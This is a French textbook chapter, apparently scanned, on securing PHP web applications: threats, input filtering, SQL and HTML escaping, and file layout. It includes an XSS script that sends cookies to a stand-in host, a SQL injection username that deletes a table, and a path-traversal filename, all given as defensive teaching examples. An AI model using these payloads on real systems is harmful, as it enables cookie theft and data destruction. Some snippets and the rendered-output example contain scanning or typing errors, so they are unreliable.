La sécurité n'est pas une fonctionnalité. Lorsque l'on développe une application web et que l'on choisit les fonctionnalités qu'on souhaite y inclure, la sécurité ne fait pas partie de la liste des tâches et on ne charge pas un développeur d'y travailler pendant quelques jours. La sécurité doit faire partie intégrante de la conception et c'est un effort sans fin

qui se poursuit même après le déploiement de l'application et lorsque l'activité de développement a ralenti ou cessé.

En ayant à l'esprit et en prévoyant dès le début les différents moyens par lesquels notre système peut être attaqué et par où il pourrait être compromis, nous pouvons concevoir notre code afin de réduire la probabilité d'apparition de ces problèmes. Cela nous évite également de devoir tout modifier par la suite, lorsque nous nous serons finalement intéressés au problème.

Trouver un équilibre entre la sécurité et la facilité d'utilisation

L'une des plus grandes inquiétudes lors de la conception d'un système accessible aux utilisateurs concerne leurs mots de passe. Les utilisateurs choisiront souvent des mots de passe qui sont assez faciles à découvrir à l'aide d'un programme spécialisé, surtout s'ils utilisent des mots issus du dictionnaire. Nous aimerions donc trouver un moyen de réduire ce risque afin que le système ne puisse pas être attaqué par cette brèche de sécurité.

Une solution possible consisterait à faire en sorte que chaque utilisateur passe par quatre boîtes de dialogue pour se connecter, chacune demandant un mot de passe distinct. Nous pourrions aussi exiger qu'il change ces quatre mots de passe au moins une fois par mois et l'empêcher de réutiliser un mot de passe précédent. Notre système serait bien plus sécurisé et les pirates devraient passer beaucoup plus de temps pour y pénétrer.

Malheureusement, un tel système serait si sécurisé que personne ne voudrait l'utiliser : à un moment donné, tout utilisateur trouverait que cela ne vaut simplement pas la peine de s'embêter avec toutes ces tracasseries. Cet exemple illustre le fait que, si la prise en compte de la sécurité est importante, il est tout aussi important de se soucier de son impact sur l'utilisation du système. Un système simple à utiliser et peu sécurisé plaira aux utilisateurs mais risquera également de poser plus de problèmes liés à la sécurité et plus d'interruption de service. De même, un système tellement sécurisé qu'il est à peine utilisable attirera peu d'utilisateurs et aura également un effet très négatif sur votre commerce.

En tant que concepteurs d'applications web, nous devons donc rechercher des moyens d'améliorer la sécurité sans compliquer de façon disproportionnée l'utilisation du système. Comme tout ce qui est lié aux interfaces utilisateur, il n'existe pas de règles préétablies que nous pourrions suivre, et il faut faire appel à son propre jugement, à des tests d'utilisation et à des groupes d'utilisateurs représentatifs pour étudier leurs réactions par rapport à nos prototypes et à nos choix de conception.

Surveiller la sécurité

Lorsqu'on a fini de développer une application web et qu'on l'a déployée sur des serveurs en production pour que les gens commencent à l'utiliser, le travail n'est pas fini. Une partie de la sécurité consiste à surveiller le système pendant qu'il fonctionne, en examinant les fichiers journaux et les autres fichiers pour étudier son comportement et la façon dont il est utilisé. Ce n'est qu'en examinant soigneusement le fonctionnement d'un système (ou en écrivant et en exécutant des outils pour réaliser automatiquement une partie de cet audit) que l'on peut détecter les problèmes de sécurité potentiels et les parties sur lesquelles il sera peut-être nécessaire de passer plus de temps pour développer des solutions plus sécurisées.

La sécurité, malheureusement, est une guerre continue qui, dans un certain sens, ne pourra jamais être gagnée. Une vigilance constante, des améliorations apportées au système et une réaction rapide à tous les problèmes sont le prix à payer pour disposer d'une application web qui fonctionne correctement.

Une approche de base

Pour disposer d'une solution de sécurité qui soit la plus complète possible au prix d'un effort raisonnable, nous décrirons une approche en deux parties. La première suit ce que nous avons déjà expliqué : comment prévoir la sécurité d'une application et y intégrer des fonctionnalités qui nous aiderons à conserver cette sécurité. Comme nous aimons bien donner des noms à tout, nous pourrions qualifier cette approche de *descendante*.

La seconde partie, par contraste, pourrait être appelée *approche ascendante*. Au cours de cette phase, nous examinons tous les composants de notre application, comme le SGBDR utilisé, le serveur lui-même et le réseau sur lequel il se trouve. Nous vérifions que non seulement nos interactions avec ces composants sont sécurisées, mais que leur installation et leur configuration le sont également. De nombreux produits sont fournis avec des configurations qui les laissent vulnérables aux attaques, et il est préférable de connaître ces failles et de les combler.

Identifier les menaces auxquelles nous devrons faire face

Nous nous intéresserons ici à un certain nombre de menaces contre la sécurité des applications web et nous verrons comment modifier nos pratiques de développement en conséquence.

Accès ou modification de données confidentielles

Une partie de notre travail en tant que concepteurs et développeurs d'applications web consiste à garantir que toutes les données que nous confient les utilisateurs sont sécurisées, comme toutes celles que l'on reçoit des autres départements. Lorsque l'on expose des parties de ces informations aux utilisateurs de notre application, on doit le faire de sorte qu'ils ne voient que celles qu'ils sont autorisés à consulter et ils ne doivent certainement pas voir les informations des autres utilisateurs.

Si nous écrivons un frontal pour un système de gestion d'actions boursières, par exemple, les personnes qui peuvent avoir accès à nos tables SQL contenant les données des comptes pourraient retrouver des informations comme les numéros de sécurité sociale des utilisateurs ou des renseignements personnels comme les actions possédées par chaque utilisateur (voire, dans certains cas extrêmes, des renseignements bancaires).

Même l'exposition d'une table ne contenant que des noms et des adresses est une atteinte sévère à la sécurité. Les clients attachent une très grande importance à leur intimité et une gigantesque liste de noms et d'adresses, plus certaines informations qui pourraient en être déduites, est un article qui pourrait être revendu à des sociétés de marketing qui ne respectent pas les règles.

Si quelqu'un trouve un moyen de modifier ces données, la situation est encore pire. Un heureux client d'une banque pourrait se retrouver plus riche de plusieurs milliers d'euros ou des adresses de livraison pourraient avoir été modifiées pour qu'un heureux client (probablement celui qui aura modifié ces adresses) reçoive une bonne quantité de colis qui auraient dû être expédiés ailleurs.

Perte ou destruction des données

La suppression de données est un problème aussi grave qu'un accès non autorisé à des informations confidentielles. Si un pirate arrive à détruire des tables de votre base de données, votre entreprise peut se trouver dans une situation critique. Si nous sommes une banque en ligne qui affiche les informations sur les comptes de ses clients et que toutes les données d'un compte sont perdues, nous ne sommes pas une banque sérieuse. Pire encore, si toute la table des utilisateurs est supprimée, nous devrons passer beaucoup de temps à reconstruire la base de données et à retrouver qui possède quoi.

Un point important à noter est que la perte ou la destruction de données ne provient pas forcément d'un pirate ou d'une mauvaise utilisation du système. Si l'immeuble dans lequel se trouvent nos serveurs brûle avec tout son contenu, nous aurons perdu beaucoup de données et le seul espoir qui nous reste réside dans des sauvegardes bien faites et dans un plan de réparation des désastres.

Déni de service

Nous avons déjà évoqué le potentiel dévastateur des attaques par déni de service (DoS) et de leurs cousines encore plus sérieuses, les attaques par déni de service distribuées (DDoS). Avoir des serveurs inaccessibles pendant des heures, si ce n'est plus, peut être une situation dont il est difficile de se remettre. Si vous réfléchissez à la fréquentation des principaux sites d'Internet et que vous vous rendiez compte que vous vous attendez à toujours les trouver là, toute interruption de leur service est un problème.

Là aussi, un déni de service peut avoir une autre raison qu'une mauvaise utilisation. Même si nous avons de solides sauvegardes stockées en lieu sûr, si l'immeuble de nos serveurs est détruit par un incendie, emporté par une coulée de boue ou détruit par de petits hommes verts venus de l'espace, nous perdrons des clients pour longtemps si nous ne sommes pas capables de remettre rapidement en ligne nos machines.

Injection de code malicieux

L'injection de code malicieux est un type d'attaque qui a prouvé son efficacité sur le Web. Le cas le plus fameux est l'attaque par *Cross Site Scripting* (appelé également XSS pour ne pas le confondre avec l'acronyme des feuilles de style en cascade, CSS). Ce qu'il y a de particulièrement troublant dans ces attaques est qu'aucune perte de données n'intervient immédiatement mais qu'en revanche un certain code s'exécute et cause des pertes d'informations à différents degrés ou des redirections des utilisateurs qu'ils peuvent ne même pas remarquer.

Le Cross Site Scripting fonctionne de la façon suivante :

1. Le pirate saisit dans un formulaire destiné à être lu par d'autres utilisateurs (un formulaire de commentaire ou de saisie d'article dans un forum web, par exemple) du texte qui ne représente pas seulement le message qu'il veut saisir, mais qui contient aussi un script qui s'exécute chez le client, comme ici :

```
<script>
 this.document = "va.qquepart.mechant?cookie=" + this.cookie;
</script>
```

2. Le pirate soumet le formulaire et attend.
3. L'utilisateur suivant du système qui consultera la page contenant le texte entré par le pirate exécutera le code du script qu'il contient. Dans notre exemple, cet utilisateur sera redirigé, ainsi que les informations du cookie provenant du site initial.

Bien qu'il s'agisse ici d'un exemple trivial, les scripts côté client constituent un langage très puissant et les possibilités qu'ils donnent à ce type d'attaque font froid dans le dos.

Compromission d'un serveur

Bien qu'un serveur compromis puisse avoir le même effet que de nombreuses attaques que nous venons de décrire, il faut cependant remarquer que, parfois, le but des intrus sera simplement d'obtenir un accès à votre système, le plus souvent en tant que super-utilisateur (`administrateur` sur les systèmes Windows et `root` sur les systèmes Unix). Ils seront alors libres de régner sur cet ordinateur et pourront lancer les programmes qu'ils veulent, l'éteindre ou installer d'autres logiciels réalisant des opérations que vous n'apprécierez pas vraiment.

Face à ce type d'attaque, il faut donc être particulièrement vigilant, car la première chose que font les intrus après avoir pénétré sur un serveur consiste à masquer leurs traces et leurs actions.

Savoir à qui l'on a affaire

Bien que l'on ait tendance à classer instinctivement tous ceux qui posent des problèmes de sécurité comme de mauvaises personnes dont le seul but est de nous nuire, ces problèmes impliquent souvent d'autres acteurs qui y participent malgré eux et qui n'apprécieraient pas d'être traités de pirates.

Les pirates

Le groupe le plus évident et le plus connu rassemble ceux que l'on appelle *pirates*. Nous ne ferons pas la confusion classique avec les *hackers* car la plupart des vrais hackers sont tout à fait honnêtes et pleins de bonnes intentions. Les pirates tentent, pour toutes sortes de raisons, de trouver des faiblesses et les exploitent pour atteindre leur but. Ils peuvent être motivés par la cupidité s'ils recherchent des informations financières ou des numéros de cartes de crédit ; par l'argent s'ils sont payés par une société concurrente pour obtenir des informations confidentielles sur la vôtre ; il peut également s'agir de personnes talentueuses pour qui pénétrer sur un système constitue un défi intéressant. Bien qu'ils constituent une menace sérieuse, ce serait une erreur de focaliser tous nos efforts contre eux.

Utilisateurs victimes de machines infectées

Outre les pirates, nous devons également nous protéger contre un grand nombre d'autres personnes. À cause des faiblesses et des failles de sécurité présentes dans de nombreuses parties des logiciels actuels, un pourcentage alarmant de machines sont infectées par des programmes qui effectuent toutes sortes d'opérations. Les machines de certains utilisateurs de votre réseau privé peuvent très bien avoir été infectées par de tels programmes qui attaqueront votre serveur à leur insu.

Employés mécontents

Les employés de notre société forment un autre groupe dont il faut nous soucier. Ces employés, pour une raison ou pour une autre, peuvent avoir l'intention de nuire à leur entreprise. Quelles que soient leurs motivations, ils peuvent se transformer eux-mêmes en pirates amateurs ou se procurer des outils grâce auxquels ils pourront sonder et attaquer les serveurs depuis l'intérieur du réseau de la société. Se protéger du monde extérieur tout en restant totalement exposé en interne ne s'appelle pas être protégé. C'est un bon argument en faveur de l'implémentation d'une *zone démilitarisée* (DMZ, pour *demilitarized zone*), que nous étudierons plus loin.

Voleurs de matériel

On omet souvent de se protéger contre un simple vol de matériel. Vous seriez surpris de la facilité avec laquelle on peut pénétrer dans les bureaux des grandes sociétés et s'y promener sans jamais être suspecté. Quelqu'un qui se rend au bon endroit et au bon moment peut trouver un serveur flambant neuf et des disques pleins de données confidentielles.

Nous-mêmes

Bien que ce soit déplaisant à entendre, l'un des plus gros soucis pour la sécurité de nos systèmes sont nous-mêmes et le code que nous écrivons. Si nous ne faisons pas attention à la sécurité, si nous écrivons du code bâclé et que nous ne nous soucions pas de tester et de vérifier la sécurité de notre système, nous fournissons une aide précieuse aux pirates dans leurs tentatives de compromettre nos serveurs.

Si vous faites quelque chose, faites-le correctement. Internet est particulièrement impitoyable envers les négligents ou les fainéants. Le plus difficile, pour respecter cette maxime, est de convaincre les chefs ou ceux qui signent les chèques que cela en vaut la peine. Généralement, il suffit de leur expliquer pendant quelques minutes les effets négatifs d'une sécurité laxiste pour les persuader que l'effort supplémentaire que vous réclamez est nécessaire dans un monde où la réputation représente tout.

Sécuriser son code

Passons au second aspect de notre approche de la sécurité : inspecter séparément tous les composants et rechercher comment améliorer leur sécurité. Nous commencerons par étudier tout ce que nous pourrions faire pour que notre code soit sûr. Bien que nous ne puissions pas montrer ici tout ce qu'il faudrait savoir pour gérer toutes les menaces possibles (des tomes entiers ont été consacrés à ces sujets), nous pouvons au moins donner quelques conseils généraux et vous indiquer la route à suivre. Nous insisterons

sur les problèmes de sécurité liés à l'utilisation de certaines technologies spécifiques en PHP lorsque nous les rencontrerons.

Filtrage des données fournies par les utilisateurs

L'une des mesures les plus importantes que nous pouvons prendre pour améliorer la sécurité de nos applications web consiste à *filtrer toutes les données fournies par les utilisateurs*.

Les auteurs d'applications doivent filtrer toutes les données provenant de sources externes, ce qui ne signifie pas que l'on doive concevoir un système en supposant que tous les utilisateurs sont des escrocs. Nous voulons qu'ils se sentent les bienvenus et nous les encourageons évidemment à utiliser nos programmes, mais nous voulons simplement être préparés en cas de mauvaise utilisation de notre système.

Si le filtrage est efficace, nous pouvons réduire de façon non négligeable le nombre des menaces extérieures et améliorer énormément la robustesse du système. Même si l'on a entièrement confiance en nos utilisateurs, nous ne pouvons pas être certains que leurs machines ne sont pas infectées par un programme malicieux qui modifie les requêtes adressées à notre serveur ou qui en envoie des fabriquées de toutes pièces.

Les sections qui suivent expliquent comment effectuer ce filtrage.


Vérifier les valeurs attendues

Parfois, l'utilisateur doit choisir une valeur appartenant à un ensemble bien déterminé ; c'est le cas, par exemple, lorsqu'il doit choisir un mode d'expédition (classique ou express), un pays ou une province, etc. Supposons que l'on utilise le formulaire suivant :

```
<html>
<head>
  <title>Qui êtes-vous ?</title>
</head>
<body>
  <form action='traite_form.php' method='POST'>
    <input type='radio' name='sexe' value='Masculin'/>Masculin<br/>
    <input type='radio' name='sexe' value='Feminin>Féminin<br/>
    <input type='radio' name='sexe' value='Autre'/>Autre<br/>
    <input type='submit' value='Envoyer'/>
  </form>
</body>
</html>
```

Ce code produira l'affichage présenté à la Figure 14.1. Avec ce formulaire, nous pourrions supposer que la valeur de `$ POST['sexe']` dans *traite_form.php* sera nécessairement `Masculin`, `Feminin` ou `Autre`. Mais nous aurions complètement tort.

Figure 14.1
Un formulaire très simple.



Comme nous l'avons déjà indiqué, le Web repose sur des messages en texte clair, envoyés *via* le protocole HTTP. Un clic sur le bouton `Envoyer` du formulaire ci-dessus provoque l'envoi de messages textuels à destination de notre serveur. Ces messages ont une structure analogue à celle de ces lignes :

```
POST /traite_form.php HTTP/1.1
Host: www.mamachine.com
User-Agent: WoobaBrowser/3.4 (Windows)
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

sexe=Masculin
```

Cependant, rien n'empêche quelqu'un de se connecter à votre serveur web et de lui envoyer les valeurs qu'il souhaite, celles-ci par exemple :

```
POST /traite_form.php HTTP/1.1
Host: www.mamachine.com
User-Agent: WoobaBrowser/3.4 (Windows)
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

sexe=J+aime+les+cookies.
```

Si l'on écrivait le code suivant :

```
<?php

  echo <<<EOM
  <p align='center'>
    Le sexe de l'utilisateur est : {$_POST['sexe']}.
  </p>
EOM;

?>
```

nous serions embêtés un peu plus tard. Une stratégie bien meilleure consiste à vérifier que la donnée qui entre fait partie des valeurs admises, comme ici :

```
<?php

  switch ($_POST['sexe']) {
```

```
      case 'Masculin':
      case 'Feminin':
      case 'Autre':
        echo <<<EOM
          <p align='center'>
             Félicitations !  Vous êtes de sexe {$_POST['sexe']}.
          </p>

EOM;
        break;

      default:
        echo <<<EOM
         <p align='center'>
      <font color='red'>ATTENTION :</font>Valeur incorrecte pour le sexe.
        </p>

EOM;
        break;
    }

  ?>
```

Il y a un peu plus de code ici, mais nous pouvons au moins être sûrs que l'on obtiendra une valeur correcte ; ceci est encore plus important lorsque l'on manipule des données plus financières que le genre d'un utilisateur. Une règle générale est que vous ne devez jamais supposer que la valeur envoyée par un formulaire appartient à un ensemble de valeurs attendues : vous devez toujours le vérifier.

Filtrer même les valeurs de base

Les éléments des formulaires HTML ne sont pas typés et se contentent de transmettre au serveur des chaînes de caractères (qui peuvent représenter des dates, des heures ou des nombres). Si un formulaire contient un champ "numérique", vous ne pouvez donc pas supposer que l'utilisateur y a vraiment saisi un nombre. Même avec des environnements où un code côté client particulièrement puissant s'efforce de vérifier que les données saisies correspondent bien au type attendu, il n'y a aucune garantie que ces valeurs ne seront pas envoyées directement au serveur, comme on l'a vu dans la section précédente.

Un moyen simple de vérifier qu'une valeur est du type attendu consiste à la transtyper dans ce type et d'utiliser le résultat, comme ici :

```
$nb_nuitees = (int)$_POST['nb_nuitees'];
  if ($nb_nuitees == 0) {
    echo "ERREUR : Nombre de nuitées incorrect pour la chambre !";
    exit;
  }
```

Si l'utilisateur doit saisir une date sous un certain format, *jj/mm/aa* par exemple, nous pouvons vérifier qu'il s'agit bien d'une véritable date à l'aide de la fonction `checkdate()`

de PHP, qui prend un mois, un jour et une année sur quatre chiffres en paramètre et qui renvoie vrai si ces valeurs combinées forment une date correcte :

```
// découpe dans un tableau la valeur du champ contenant la "date"
$mmjjaa = split($_POST['date_depart'], '/');
if (count($mmjjaa) != 3) {
  echo "ERREUR : Format de date incorrect !";
  exit;
}

// Gère les années comme 02 ou 95
if ((int)$mmjjyy[2] < 100) {
  if ((int)$mmjjyy[2] > 50) {
    $mmjjyy[2] = (int)$mmjjyy[2] + 1900;
  } else if ((int)$mmjjyy[2] >= 0) {
    $mmjjyy[2] = (int)$mmjjyy[2] + 2000;
  }
  // sinon elle est < 0 checkdate s'en apercevra
}

if (!checkdate($mmjjyy[1], $mmjjyy[0], $mmjjyy[2])) {
    echo "ERREUR : Date incorrecte ! ";
    exit;
}
```

En prenant le temps de filtrer et de tester la validité des données que vous recevez, vous effectuez un test naturel initial (comme vérifier que la date de départ pour un ticket d'avion est correcte) et vous participez à l'amélioration de la sécurité de votre système.

Sécuriser les chaînes pour SQL

Nous devons également traiter les chaînes pour nous prémunir des attaques par injection SQL, comme on l'a expliqué lorsque nous avons présenté l'utilisation de MySQL avec PHP. Avec ce type d'attaque, le pirate tente de tirer parti des programmes mal protégés et des permissions utilisateur pour exécuter du code SQL supplémentaire qui n'effectue pas nécessairement ce que l'on souhaite. Si l'on n'y prend pas garde, un nom d'utilisateur comme :

```
kitty_cat; DELETE FROM utilisateurs;
```

peut nous poser de gros problèmes.

Il y a deux façons d'empêcher ce type d'attaque :

- Filtrer et protéger toutes les chaînes envoyées au SGBDR *via* SQL en utilisant les fonctions mysql_escape_string, mysqli::real_escape_string ou mysqli_real_escape_string.
- S'assurer que toutes les données reçues correspondent à ce que l'on attend. Si les noms d'utilisateurs sont censés faire moins de 50 caractères et ne comprendre que des lettres et des nombres, vous pouvez être sûr qu'un nom se terminant par "; DELETE FROM utilisateurs" ne doit pas être autorisé. Outre la réduction des

risques, écrire du code PHP qui garantit que les données reçues correspondent aux valeurs possibles avant de les envoyer au serveur de base de données signifie également que l'on peut afficher des messages d'erreurs plus significatifs que ceux produits par le SGBDR (pour peu qu'il vérifie ce genre de choses).

L'extension *mysqli* fournie avec PHP5 a également l'avantage de n'autoriser l'exécution que d'une seule requête avec `mysqli query` ou `mysqli::query`. Pour lancer plusieurs requêtes, vous devez explicitement utiliser les fonctions `mysqli multi query` ou `mysqli::multi query`, ce qui permet d'empêcher l'exécution d'instructions ou de requêtes supplémentaires qui pourraient être dangereuses.

Protéger les sorties

La protection des sorties est presque aussi importante que le filtrage des entrées car il est essentiel d'être certain que les valeurs qui sont entrées dans notre système ne pourront pas causer de dégâts. Pour cela, on utilise deux fonctions permettant de garantir que le navigateur web du client ne pourra se servir de ces valeurs que pour les afficher.

Certaines applications affichent sur une page ce qui a été saisi par l'utilisateur. Celles permettant aux utilisateurs de poster des commentaires sur un article ou les forums de discussion web sont des exemples typiques de ce qui peut arriver si vous n'y prenez pas garde. Dans ces situations, nous devons vérifier que les utilisateurs n'injectent pas de balises HTML malicieuses dans le texte qu'ils ont saisi.

L'un des moyens les plus simples consiste à utiliser les fonctions `htmlspecialchars` ou `htmlentities` pour convertir en *entités* HTML certains caractères de la chaîne qui leur est passée en paramètre. Pour faire court, une entité HTML sert à représenter un caractère qui ne peut pas apparaître dans le code HTML ; c'est une séquence de caractères spéciale commençant par une esperluette (`&`) et se terminant par un point-virgule. Le nom de l'entité est placé entre ces deux symboles. Ce nom peut éventuellement être un code ASCII en décimal, préfixé par le symbole dièse (`#`) : `&#47;` représente ainsi la barre de fraction (`/`).

Les balises de HTML étant délimitées par les caractères < et >, il est difficile d'utiliser ces deux symboles dans du texte normal puisque le navigateur supposera qu'ils délimitent des balises. Pour contourner ce problème, il suffit d'utiliser les entités `<` et `>`. De même, l'esperluette ayant une signification spéciale puisqu'elle introduit une entité, il faut utiliser `&` pour la représenter littéralement. Les apostrophes simples et doubles sont représentées, respectivement, par `&#39;` et `&quot;`. Toutes les entités HTML sont converties en sortie par le navigateur et ne sont donc pas considérées comme faisant partie du balisage.

Les comportements de `htmlspecialchars` et `htmlentities` sont différents : la première ne remplace, par défaut, que les symboles `&`, <, > et, éventuellement, les apostrophes doubles

ou simples. La seconde, en revanche, remplace tout ce qui peut être représenté par une entité nommée. Citons notamment le symbole de copyright ©, représenté par `&copy;` , et le symbole euro €, représenté par `&euro;`. Cependant, les caractères ne seront pas convertis en entités numériques.

Ces deux fonctions prennent comme deuxième paramètre une valeur indiquant si elles doivent convertir les apostrophes simples et doubles en entités. Dans les deux cas, le troisième paramètre indique le jeu de caractères dans lequel est encodée la chaîne (ce qui est essentiel car nous avons besoin de gérer correctement les chaînes UTF8). Les valeurs possibles du deuxième paramètre sont :

- `ENT COMPAT`. Les apostrophes doubles sont converties en `&quot;` mais les apostrophes simples sont laissées telles quelles.
- `ENT QUOTES`. Les apostrophes simples et doubles sont converties, respectivement, en `&#39;` et `&quot;`.
- `ENT NOQUOTES` (valeur par défaut). Les apostrophes simples et doubles ne sont pas converties.

Soit le texte suivant :

```
$chaine_saisie = <<<FINCHAINE

  <p align='center'>
    Un utilisateur nous a donné "15000€".
  </p>

  <script>
    // code JavaScript malicieux.
  </script>

FINCHAINE;
```

Si on l'exécute avec le script PHP qui suit (nous appelons ici la fonction `nl2br` sur la chaîne afin qu'elle soit correctement formatée dans le navigateur) :

```
<?php

  $chaine = htmlspecialchars($chaine_saisie, ENT_NOQUOTES, "UTF-8");
  echo nl2br($chaine);

  $chaine = htmlentities($chaine_saisie, ENT_QUOTES, "UTF-8");
  echo nl2br($chaine);

?>
```

Voici ce que nous obtiendrons :

```
<br />
  &lt;p align='center'&gt;<br />
    Un utilisateur nous a donné "15000€".<br />
  &lt;/p&gt;<br />
```

```
<br />
  &lt;script&gt;<br />
    // code JavaScript malicieux.<br />
  &lt;/script&gt;<br />
<br />
  &lt;p align=&#039;center&#039;&gt;<br />
 Un utilisateur nous a donn&eacute; &quot;15000&euro;&quot;.<br />
  &lt;/p&gt;<br />
<br />
  &lt;script&gt;<br />
    // code JavaScript malicieux.<br />
  &lt;/script&gt;<br />
```

Ce qui apparaîtrait comme ceci dans le navigateur :

```
<p align='center'>
code JavaScript malicieux "15000€".
</p>

<script>
// code JavaScript malicieux.
</script>

<p align='center'>
code JavaScript malicieux "15000€".
</p>

<script>
// code JavaScript malicieux.
</script>
```

Vous pouvez remarquer que `htmlentities`, contrairement à `htmlspecialchars`, a remplacé le é par `&eacute;` et le symbole euro par `&euro;`.

Pour autoriser les utilisateurs à saisir certaines balises HTML, comme dans les forums de discussion où certains apprécient de pouvoir contrôler la police, la couleur et le style (italique ou gras), il faut analyser les chaînes pour trouver les balises qu'il ne faut pas supprimer.

Organiser le code

Certains prétendent que les fichiers qui ne doivent pas être accessibles directement à partir d'Internet devraient se trouver à l'extérieur de l'arborescence des documents du site web. Si la racine de cette arborescence est, par exemple, */home/httpd/forum/www* sur le site de votre forum web, vous devriez placer tous les fichiers inclus dans un répertoire comme */home/httpd/forum/www/code*, puis les inclure avec l'instruction suivante quand vous avez besoin d'eux :

```
require_once('../code/objets.php);
```

Les raisons de cette précaution tiennent à ce qui se passe lorsqu'un utilisateur envoie une requête HTTP pour un fichier qui n'a pas l'extension *.php* ou *.html*. En effet, de nombreux serveurs web adopteront en ce cas le comportement par défaut qui consiste à envoyer le contenu de ces fichiers dans leur réponse. Si *objets.php* est stocké dans l'arborescence publique et que l'utilisateur demande ce fichier, il pourra voir tout son contenu s'afficher dans son navigateur, ce qui lui permettra d'étudier l'implémentation, de contourner vos droits d'auteur et, éventuellement, de trouver des failles que vous auriez laissées.

Pour empêcher ces situations, assurez-vous que le serveur web est configuré pour n'autoriser que les requêtes pour des fichiers *.php* ou *.html* et pour qu'il renvoie une page d'erreur en réponse aux demandes d'autres types de fichiers.

De même, il est préférable de stocker à l'extérieur de l'arborescence publique du serveur tous les autres fichiers tels que les fichiers de mots de passe, les fichiers texte, les fichiers de configuration ou les répertoires spéciaux. Même si vous pensez que votre serveur web est configuré correctement, vous pouvez avoir omis un détail. En outre, votre application web peut être plus tard déplacée sur un serveur mal configuré et vous vous retrouveriez à nouveau exposé.

Si la directive `allow url fopen` a été activée dans *php.ini*, nous pouvons théoriquement inclure des fichiers stockés sur des serveurs distants. Ce serait un autre risque pour la sécurité pour notre application : il est préférable d'éviter l'inclusion de fichiers stockés sur d'autres machines que le serveur, surtout si vous n'avez pas le contrôle de ces machines. De même, il ne faut pas se servir de ce qu'a saisi l'utilisateur pour choisir les fichiers à inclure, car une saisie erronée pourrait poser problème.

Contenu du code

La plupart des extraits de code pour accéder aux bases de données que nous avons présentés contenaient le nom de la base, le nom de l'utilisateur et son mot de passe en texte clair, comme ici :

```
$conn = @new mysqli("localhost", "bob", "secret", "ma_base");
```

Bien que cela soit pratique, ce n'est pas très sécurisé puisque des pirates pourraient mettre la main sur votre fichier *.php* et auraient ainsi un accès immédiat à votre base avec tous les droits de `bob`.

Il est donc préférable de placer le nom de l'utilisateur et son mot de passe dans un fichier qui ne se trouve pas dans l'arborescence des documents du serveur et de l'inclure dans votre script, comme ici :

```
<?php

  // connexion_bd.php
```

```
  $serveur_bd = 'localhost';
  $utilisateur_bd = 'bob';
  $mdp_bd = 'secret';
  $nom_bd = 'ma_bd';

?>

<?php

  include('../code/connexion.php);

  $conn = @new mysqli($serveur_bd, $utilisateur_bd, $mdp_bd, $nom_bd);
  // etc

?>
```

Vous devez procéder de la même manière avec toutes les autres données confidentielles pour lesquelles vous souhaitez ajouter une couche de protection supplémentaire.

Considérations sur le système de fichiers

PHP peut manipuler le système de fichiers local. En ce qui nous concerne, ceci a deux implications :

- Est-ce que tous les fichiers que nous créons sur le disque seront visibles par les autres ?
- Si l'on expose cette fonctionnalité aux autres, pourront-ils accéder aux fichiers que l'on ne veut pas leur montrer, comme */etc/passwd* ?

Il faut faire attention à ne pas créer de fichiers avec des permissions ouvertes à tout le monde et à ne pas les placer à un endroit où les autres utilisateurs d'un système comme Unix pourraient accéder.

En outre, il faut être très prudent lorsque l'on autorise les utilisateurs à saisir le nom du fichier qu'ils souhaitent consulter. Si la racine de l'arborescence publique du serveur est *c:\webs\forum\documents* et que cette arborescence comprend un répertoire dans lequel on a placé de nombreux fichiers accessibles aux utilisateurs qui peuvent saisir les noms des fichiers qu'ils veulent consulter, nous aurons des problèmes s'ils demandent :

```
..\..\..\php\php.ini
```

Cela leur permettrait de connaître la configuration de PHP et de rechercher des failles qu'ils pourraient exploiter. La résolution de ce problème, là aussi, est simple : si l'on autorise les utilisateurs à saisir un nom de fichier, il suffit de le filtrer sévèrement pour éviter ce genre de situation. Pour l'exemple précédent, la suppression de toutes les occurrences de `..\` nous aiderait certainement, tout comme la suppression des tentatives d'accès par un chemin absolu comme *c:\mysql\my.ini*.

Stabilité du code et bogues

Comme on l'a déjà évoqué, votre application web ne fonctionnera probablement pas parfaitement et ne sera pas correctement sécurisée si son code n'a pas été testé ni relu ou qu'il soit si compliqué qu'il doive être rempli de bogues. Ce n'est pas une accusation, mais on constate que les programmeurs sont faillibles, comme le code qu'ils produisent.

Si un utilisateur se connecte à un site web, entre un mot dans le champ de recherche ("défenestration", par exemple) et clique sur le bouton `Rechercher`, il ne fera plus beaucoup confiance à la robustesse ou à la sécurité de ce site s'il obtient en réponse :

```
Aie ! Ceci ne devrait jamais arriver.  BUG BUG BUG !!!!
```

Si nous prenons en compte dès le départ la stabilité de notre application, nous pouvons réduire efficacement la probabilité des problèmes dus aux erreurs humaines. Voici comment y parvenir :

- **Réaliser une phase de conception méthodique du produit**, éventuellement avec des prototypes. Plus il y aura de personnes pouvant donner leur avis sur ce que nous voulons faire, plus elles pourront détecter de problèmes, même avant que nous commencions. C'est également le moment idéal pour tester l'ergonomie de notre interface.
- **Allouer des ressources pour les tests du projet.** Tant de projets lésinent sur cette dépense ou embauchent un seul testeur pour un projet de cinquante développeurs ! *Généralement, les développeurs ne sont pas de bons testeurs !* Ils sont très bons pour vérifier que leur code fonctionne si on lui fournit des données correctes, mais ils sont beaucoup moins efficaces pour trouver les autres problèmes. Les plus grosses sociétés d'édition de logiciels ont quasiment autant de testeurs que de développeurs et, bien qu'il soit probable que votre chef n'en fera jamais autant, il faut néanmoins que vous disposiez de quelques ressources pour les tests : c'est essentiel pour le succès de l'application.
- **Faire en sorte que les développeurs utilisent une méthode de tests.** Cela ne permettra pas de trouver tous les bogues qu'un testeur aurait trouvés mais, au moins, le produit ne régressera pas (la *régression* intervient lorsque des bogues qui avaient déjà été corrigés sont réintroduits par une modification du code). Les développeurs ne doivent pas être autorisés à apporter leurs modifications au projet tant que tous les tests unitaires n'ont pas réussi.
- **Surveiller le fonctionnement de l'application après son déploiement.** En consultant régulièrement les fichiers journaux, en prenant connaissance des commentaires des clients/utilisateurs, vous pourrez savoir si des problèmes importants ou si des trous de sécurité possibles apparaissent. Si c'est le cas, vous pourrez agir pour les corriger avant qu'ils n'empirent.

Apostrophes d'exécution et *exec*

